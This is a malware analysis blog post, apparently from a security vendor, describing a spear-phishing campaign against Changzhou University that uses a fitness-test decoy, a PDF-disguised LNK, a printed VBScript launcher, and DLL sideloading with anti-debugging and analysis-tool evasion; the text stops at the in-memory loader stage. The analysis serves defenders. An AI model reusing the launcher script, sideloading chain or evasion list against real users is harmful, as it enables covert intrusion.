

Operation Dragon Whistle: UNG0002 Targets Chinese Academia via Weaponized Institutional Lure

 seqrite.com/blog/operation-dragon-whistle-ung002-targets-chinese-academia-via-weaponized-institutional-lure

Dixit Panchal

May 20, 2026

[Home](#) / [Technical](#) / Operation Dragon Whistle: UNG0002 Targets Chinese Academia via Weaponized Institutional Lure



Table of Contents:

- Introduction:
- Key Targets:
- Infection Chain:
- Initial Findings about Campaign:
 - Analysis of Decoys & Spear phishing Email:
- Technical Analysis:
 - Stage1: Analysis of LNK File.
 - Stage2: Analysis of VBS.
 - Stage3: DLL Side Loading.
- Infrastructural Artefacts & Threat actor Attributions.
- Conclusion: Operation DRAGON WHISTLE?
- Seqrite Coverage:
- IOCs:
- MITRE ATT&CK:

Introduction:

Seqrite Labs has been actively monitoring a targeted spear-phishing campaign across the globe while doing so we have identified campaign where the Chinese educational sector targeted. Our analysis reveals that threat actors are specifically targeting students and faculty at Changzhou University (常州大学), leveraging a highly contextual lure tied to the institution's mandatory 2026 National Student Physical Fitness and Health Standards (《国家学生体质健康标准》) testing cycle.

The phishing email delivers a ZIP attachment named:


常州大学2026年《国家学生体质健康标准》测试通知最终版.zip
(Changzhou University 2026 "National Student Physical Fitness and Health Standards" Testing Notice — Final Version)

What makes this campaign particularly effective is the precision of its social engineering. The threat actor did not use a generic lure — they specifically identified that Changzhou University conducts mandatory annual fitness assessments where failure directly impacts graduation eligibility. This creates an environment of urgency and compliance that significantly increases the probability of victim engagement.

Key Targets:

- **Education Sector** — Universities and higher education institutions
- **Government-Affiliated Academic Bodies** — Institutions operating under national education ministry directives
- **Sports & Physical Education Departments** — Fitness assessment and athletic program administrators
- **Student Population** — Undergraduate enrolled students with mandatory compliance requirements
- **Academic Administration** — Faculty and departmental coordinators managing institutional testing programs


Infection Chain:



Initial Findings about Campaign:

When we investigated the Spear phishing mail, The email was crafted to impersonate official university administrative communication, carrying subject matter directly aligned with the institution's mandatory 2026 fitness testing schedule. The body content was precise enough to compel the recipient to download and execute the attached ZIP file, leveraging the graduation-critical nature of the fitness assessment as the primary pressure mechanism.

Analysis of Decoys & Spear phishing Email:



Seqrite Labs' investigation of the initial attack vector identified a spear-phishing email delivered from the sender “牛牛 (Cow Cat)” 18115820617@163.com, operating through NetEase’s 163.com free mail service — deliberately chosen to avoid enterprise mail security scrutiny typically applied to unknown external domains.

Name	Date modified	Type	Size
data	3/28/2026 10:57 AM	File folder	
langs	3/28/2026 10:59 AM	File folder	
ark.x64.dll	4/7/2026 1:13 PM	Application extension	147 KB
Bandizip.exe	9/10/2025 9:43 AM	Application	3,394 KB
bdzsf.x64.sfx	1/5/2026 11:13 AM	SFX File	50 KB
chromedo.vbs	4/7/2026 10:41 AM	VBScript Script File	1 KB
config.ini	7/2/2025 7:16 AM	Configuration file	1 KB
常州大学2026年《国家学生体质健康标准》测试通知.pdf	4/3/2026 6:30 PM	WPS PDF Document	137 KB

When we have investigated in detail, we have found the decoy to be present here,

常州大学 2026 年《国家学生体质健康标准》测试通知

Changzhou University 2026 National Student Physical Fitness and Health
Standard Test Notice

各学院及相关部门：

根据国家教育部、江苏省教育厅、江苏省体育局相关文件精神，在校学生每年需进行《国家学生体质健康标准》

（下称《标准》）测试一次，测试成绩存入学生档案。学生毕业时《标准》测试的总评成绩达不到 50 分者按肄业处理。

另外根据苏教体艺【2019】28 号文件要求，从 2020 年起江苏省普通高等学校全面实施毕业年度学生国家体质健康标准等级证书制度。根据学生毕业年度《标准》（最后一次体测）的测试成绩，分为“合格”、“良好”和“优秀”三个等级。成绩达到 60.0--74.9 分者，颁发合格等级证书；75.0--89.9 分者，颁发良好等级证书；成绩达到 90.0 分及以上者，颁发优秀等级证书。等级证书将于学生毕业前颁发。

为了保障我校本学年《标准》测试数据顺利上报国家数据库，常州大学体育学院体质健康测试中心特制定本年度《标准》测试方案，具体事宜通知如下：

一、测试对象：2024 级、2023 级全日制在校本科生（留学生、体育专业学生除外）

二、测试日期：

室内部分：3 月 30 日-4 月 30 日（周中）

室外部分：4 月 25 日-4 月 26 日（周末）

补测：另行通知

Upon execution of the malicious ZIP, the threat actor presents the victim with a legitimate-looking decoy document — a full-fidelity replica of the official Changzhou University 2026 National Student Physical Fitness and Health Standards Testing Notice (常州大学2026年《国家学生体质健康标准》测试通知).

1. 为了保障测试数据的准确性，同时防止意外安全事故发生，受试同学测试时必须穿运动服、运动鞋；测试前禁忌喝酒和熬夜；同时各学院要加强学生安全教育宣传，督促学生积极参加体育锻炼，做好测试前的安全准备工作。如不按要求执行，将取消本次测试；
2. 测试学生需携带学生证或身份证备查，发现替代测试的行为，替代者与被替者本学年《标准》测试成绩均记为 0 分，并报教务处按作弊处理。
3. 肺活量测试需要用吹嘴，学生自行到测试指定地点领取。领取地点：武进校区体质测试房；西太湖校区体育看台测试房。
4. 各班应严格按照《标准》测试时间安排进行测试，不得无故缺席；因有特殊事情不能参加本班级规定测试时间段的，可以选择跟随其它班级时间段测试；各班需提前 15 分钟到达测试地点集合。

The inclusion of platform-specific references, QQ group coordination, and three-tier hospital documentation requirements demonstrates the threat actor's deep familiarity with Chinese university administrative culture. This level of institutional detail goes beyond surface-level copying — it reflects either insider knowledge or extensive open-source reconnaissance of the target environment.

院病例诊断证明；大一大二同学上传保健课申请表即可）。

《免于执行<国家学生体质健康标准>申请表》（具体下载请登录常州大学体育学院网页，点击：公共体育-体质健康测试-表格下载-点击免测申请表下载）。

七. 体质测试工作组成员：

测试组组长：咸东进

测试组副组长：陈海东、邵锐

测试组成员：体育学院老师及辅助学生人员若干名

医务组：校医院医生、市 120 急救中心

八. 体质测试中心联系人电话：

陈海东

邵锐

九. 请大三、大四年级各班班长加入学生体测联络群：

QQ 群号：

希望各位受试同学积极参加体育锻炼，提高自身身体素质，认真对待《标准》测试。希望各学院相关领导及辅导员、班主任做好测试前的安全宣传及测试动员工作，配合常州大学体育学院，顺利完成《标准》测试工作。

Physical Fitness Testing Center,
School of Physical Education,
Changzhou University

School of Physical Education
(Seal)

March 2026

常州大学体育学院体质健康测试中心

体育学院（代章）

2026 年 3 月


The addition of real staff names, direct phone numbers, an active QQ group ID, and an official institutional seal represents the highest level of social engineering fidelity observed in this campaign. A recipient cross-checking any of these details would find them verifiable through open university channels — further eliminating doubt.

Technical Analysis:

After downloading the ZIP file from the email named “常州大学2026年《国家学生体质健康标准》测试通知最终版.zip”, it contains the following files:

Name	Date modified	Type	Size
_MACOSX	4/7/2026 10:19 AM	File folder	
常州大学2026年《国家学生体质健康标准》测试通知.pdf	5/13/2026 2:22 PM	Shortcut	2 KB

A double-extension LNK file masquerading as the expected PDF document. Presented at the root of the archive, this is the first and only file the victim interacts with — clicking it triggers the entire execution chain.




Four levels of nested folders mimicking macOS metadata directory naming conventions. This structure serves a singular purpose — burying the actual payload files deep enough to evade automated archive scanning and casual manual inspection.

Stage1: Analysis of LNK File:

Upon analyzing the LNK file code, it was identified that it contains a trigger point responsible for executing the next layer of the VBS file.

```
Windows
explorer.exe
C:\Windows\explorer.exe
laptop-2ncndqkl
HWindows
explorer.exe
#..\..\..\..\Windows\explorer.exe6__MACOSXO\__MACOSXO\__MACOSXOSX\__MACOSXC\chromedo.vbs!*SystemRoot%\System32\SHELL32.dll
Windows (C:)
S-1-5-21-1044329299-3091153033-1404375994-1001
C:\Windows\explorer.exe
```

It Abuses the legitimate explorer.exe binary to execute the VBScript payload buried four folders deep — a living-off-the-land (LOtL) technique that avoids spawning wscript.exe or cscript.exe directly, which are commonly flagged by EDR solutions.



The LNK file serves as the starting interaction point for the victim and the trigger for the entire execution chain. Despite displaying a PDF icon and carrying a .pdf filename, its properties reveal the full deception.

Stage2: Analysis of VBS:

The VBScript file serves as the central orchestrator of the execution chain — lightweight at just 1KB, but responsible for coordinating both the deception and the malicious execution simultaneously.

After the LNK file execution, it triggered a VBS file named “chromedo.vbs”, which contains the following code:

```
*chromedo.vbs - Notepad
File Edit Format View Help
On Error Resume Next

Dim fso, shellApp, currentPath, bandizipPath, pdfPath

Set fso = CreateObject("Scripting.FileSystemObject")

Set shellApp = CreateObject("Shell.Application")

currentPath = fso.GetParentFolderName(WScript.ScriptFullName)

bandizipPath = currentPath & "\\Bandizip.exe"
pdfPath = currentPath & "\\3fÖY´õÑ$2026Äe;¶¹úX0Ñ$ÉúİäÖÉ%;çµ±é×%;·²âÉÖİ"Ö#.pdf"

If fso.FileExists(pdfPath) Then
    shellApp.Open pdfPath
Else
    End If
WScript.Sleep 800

If fso.FileExists(bandizipPath) Then
    shellApp.ShellExecute bandizipPath, "", "", "open", 1
End If
|
Set shellApp = Nothing
Set fso = Nothing
```

Constructs absolute paths to both the decoy PDF and the malicious Bandizip executable dynamically at runtime — avoiding hardcoded paths that would fail on different systems or extraction locations.

Also, it Immediately opens the decoy PDF — the victim’s attention is captured by the legitimate-looking university document while the malicious track executes in parallel.

An 800ms pause between the two tracks — sufficient to ensure the PDF renders visibly before Bandizip launches, preventing any visible console flash or timing anomaly that might alert the victim.

If fso.FileExists(bandizipPath) Then

shellApp.ShellExecute bandizipPath, "", "", "open", 1

End If


Silently executes Bandizip.exe with no window, no prompt, no user interaction — the “open” verb combined with window style 1 ensures the process runs in the background, invisible to the victim.

Stage3: DLL Side Loading:

After the VBScript executed the next-stage binary, the infection chain transitioned into a stealth-oriented DLL sideloading phase designed to blend malicious activity with legitimate application behaviour.

The script launched ***Bandizip.exe*** from hidden directory. Notably, the malicious components were stored within the same hidden folder structure to reduce visibility and avoid attracting user attention during execution. Within this directory, the threat actor placed a malicious DLL named ***ark.x64.dll*** alongside the legitimate executable.

Upon execution, *Bandizip.exe* followed the standard Windows DLL search order and loaded the attacker-controlled *ark.x64.dll* from its local directory before checking trusted system paths, resulting in the malicious DLL being loaded into memory under a legitimate process context.



PE64
Operation system: Windows(Vista)[AMD64, 64-bit, DLL]
Linker: Microsoft Linker(14.36.35214)
Compiler: Microsoft Visual C/C++(19.36.35214)[C++]
Language: C++
Tool: Visual Studio(2022, v17.6)

Upon analyzing the DLL, the exported function *CreateArk* was observed implementing multiple anti-debugging techniques, including timing-based checks using *GetTickCount* to measure execution delay along with *CheckRemoteDebuggerPresent*, and *IsDebuggerPresent*, and other additional debugger and analysis evasion checks intended to hinder reverse engineering and dynamic analysis.

The *CreateArk* export initially resolves targeted process names at runtime using memory regions allocated via *VirtualAlloc*, combined with custom decryption loops. This technique prevents sensitive strings such as process names, API references, and analysis related indicators from appearing in plaintext within the binary, thereby complicating static analysis and signature-based detection. After decryption, the malware prepared a list of targeted process names associated with debugging, monitoring and network analysis tools.

00007FFB610254DE E8 3DF3FFFF call ark.x64.7FFB61024820
 00007FFB610254E3 4C:8D8424 80050000 lea r8,qword ptr ss:[rsp+5B0]
 00007FFB610254EB 8B9424 24010000 mov edx,dword ptr ss:[rsp+124]
 00007FFB610254F2 48:8D8C24 80000000 lea rcx,qword ptr ss:[rsp+B0]
 00007FFB610254FA E8 21F3FFFF call ark.x64.7FFB61024820
 00007FFB610254FF 4C:8D8424 F8040000 lea r8,qword ptr ss:[rsp+4F8]
 00007FFB61025507 8B9424 28010000 mov edx,dword ptr ss:[rsp+128]
 00007FFB6102550E 48:8D4C24 48 lea rcx,qword ptr ss:[rsp+48]
 00007FFB61025513 E8 08F3FFFF call ark.x64.7FFB61024820
 00007FFB61025518 4C:8D8424 F0050000 lea r8,qword ptr ss:[rsp+5F0]
 00007FFB61025520 8B9424 2C010000 mov edx,dword ptr ss:[rsp+12C]
 00007FFB61025527 48:8D8C24 C0000000 lea rcx,qword ptr ss:[rsp+C0]
 00007FFB6102552F E8 ECF2FFFF call ark.x64.7FFB61024820
 00007FFB61025534 4C:8D8424 20050000 lea r8,qword ptr ss:[rsp+520]
 00007FFB6102553C 8B9424 30010000 mov edx,dword ptr ss:[rsp+130]
 00007FFB61025543 48:8D4C24 40 lea rcx,qword ptr ss:[rsp+40]
 00007FFB61025548 E8 D3F2FFFF call ark.x64.7FFB61024820

x64.00007FFB61024820

t:00007FFB61025561 ark.x64.dll:\$5561 #4961

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=] Locals Struct

ess	Hex	ASCII
006F02AFEFB0	72 00 69 00 72 00 65 00 00 00 00 00 00 00 00 00	W.i.r.e.....
006F02AFEFCD	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	s.h.a.r.
006F02AFEFDD	00 00 00 00 00 00 00 00 73 00 68 00 61 00 72 00	k...e.x.e.....
006F02AFEFED	68 00 2E 00 65 00 78 00 65 00 00 00 00 00 00 00	d.u.m.p.....
006F02AFEFEE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	C.a.p..
006F02AFF000	64 00 75 00 60 00 70 00 00 00 00 00 00 00 00 00	e.x.e.....
006F02AFF010	00 00 00 00 00 00 00 00 63 00 61 00 70 00 2E 00	t.c.p.v.i.e.w..
006F02AFF020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	e.x.e.....
006F02AFF030	65 00 78 00 65 00 00 00 00 00 00 00 00 00 00 00	
006F02AFF040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
006F02AFF050	74 00 63 00 70 00 76 00 69 00 65 00 77 00 2E 00	
006F02AFF060	65 00 78 00 65 00 00 00 00 00 00 00 00 00 00 00	

To identify analysis environments, the DLL enumerates running processes using Windows APIs including CreateToolhelp32Snapshot, Process32First, and Process32Next. The malware iterates through active processes in a loop and compares each process name against its internally reconstructed blacklist. The targeted entries include tools such as wireshark.exe, procmon.exe, tcpview.exe, dumpcap.exe, fiddler.exe, charles.exe, and several additional reverse engineering and monitoring utilities.

00007FFB61024913 FF15 0FF30100 call qword ptr ds:[<CreateToolhelp32Snapshot
 00007FFB61024919 48:894424 20 mov qword ptr ss:[rsp+20],rax
 00007FFB6102491E 48:837C24 20 FF cmp qword ptr ss:[rsp+20],FFFFFFFFFFFFFFFF
 00007FFB61024924 75 04 jne ark.x64.7FFB6102492A
 00007FFB61024926 33C0 xor eax,eax
 00007FFB61024928 68 74 mov qword ptr ss:[rsp+30],238
 00007FFB6102492A C74424 30 38020000 lea rdx,qword ptr ss:[rsp+30]
 00007FFB61024932 48:8D5424 30 mov rcx,qword ptr ss:[rsp+20]
 00007FFB61024937 48:8B4C24 20 mov rcx,qword ptr ss:[rsp+20]
 00007FFB6102493C FF15 7EF20100 call qword ptr ds:[<Process32Firstw>
 00007FFB61024942 85C0 test eax,eax
 00007FFB61024944 75 0F jne ark.x64.7FFB61024955
 00007FFB61024946 48:8B4C24 20 mov rcx,qword ptr ss:[rsp+20]
 00007FFB61024948 FF15 3FF20100 call qword ptr ds:[<CloseHandle>
 00007FFB61024951 33C0 xor eax,eax
 00007FFB61024953 EB 49 jmp ark.x64.7FFB6102499E
 00007FFB61024955 48:8B9424 80020000 mov rdx,qword ptr ss:[rsp+280]
 00007FFB6102495D 48:8D4C24 5C lea rcx,qword ptr ss:[rsp+5C]
 00007FFB61024962 E8 69FBFFFF call ark.x64.7FFB61024400
 00007FFB61024967 85C0 test eax,eax
 00007FFB61024969 75 12 jne ark.x64.7FFB61024970
 00007FFB6102496B 48:8B4C24 20 mov rcx,qword ptr ss:[rsp+20]
 00007FFB6102496D FF15 1AF20100 call qword ptr ds:[<CloseHandle>
 00007FFB61024970 33C0 xor eax,eax
 00007FFB61024972 EB 21 jmp ark.x64.7FFB6102499E
 00007FFB61024974 48:8D5424 30 lea rdx,qword ptr ss:[rsp+30]
 00007FFB61024976 48:8B4C24 20 mov rcx,qword ptr ss:[rsp+20]
 00007FFB61024978 FF15 13F20100 call qword ptr ds:[<Process32Nextw>
 00007FFB61024980 85C0 test eax,eax
 00007FFB6102498F 75 C4 jne ark.x64.7FFB61024955
 00007FFB61024991 48:8B4C24 20 mov rcx,qword ptr ss:[rsp+20]

qword ptr ds:[00007FFB61043C28 <ark.x64.<CreateToolhelp32Snapshot>]=kernel32.CreateToolhelp32Snapshot>

.text:00007FFB61024913 ark.x64.dll:\$4913 #3013


Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=] Locals Struct

Address	Hex	ASCII
0000017345430000	72 00 69 00 72 00 65 00 00 00 00 00 00 00 00 00	W.i.r.e.s.h.a.r.
0000017345430010	68 00 2E 00 65 00 78 00 65 00 00 00 00 00 00 00	k...e.x.e.....


If a matching process is detected, the malware diverts execution toward its anti-analysis routine and terminates execution to avoid running inside monitored or researcher-controlled environments. This behaviour acts as an anti-debugging and sandbox evasion mechanism, reducing the likelihood of successful dynamic analysis and behavioural observation.

SFX-Based Payload Unpacking and Beacon Execution:

After completion of environmental validation routines, the malware transitioned into its staged payload execution phase. The SFX module, co-located with the legitimate executable, was loaded into memory only after successful verification that no debugging interfaces, sandbox artifacts, or endpoint monitoring processes were active.



The DLL performs decryption of an obfuscated SFX payload at runtime. After decryption, the payload is dynamically loaded into process memory and executed directly without disk persistence. This in-memory loader stage establishes the primary execution context for the subsequent payload chain.



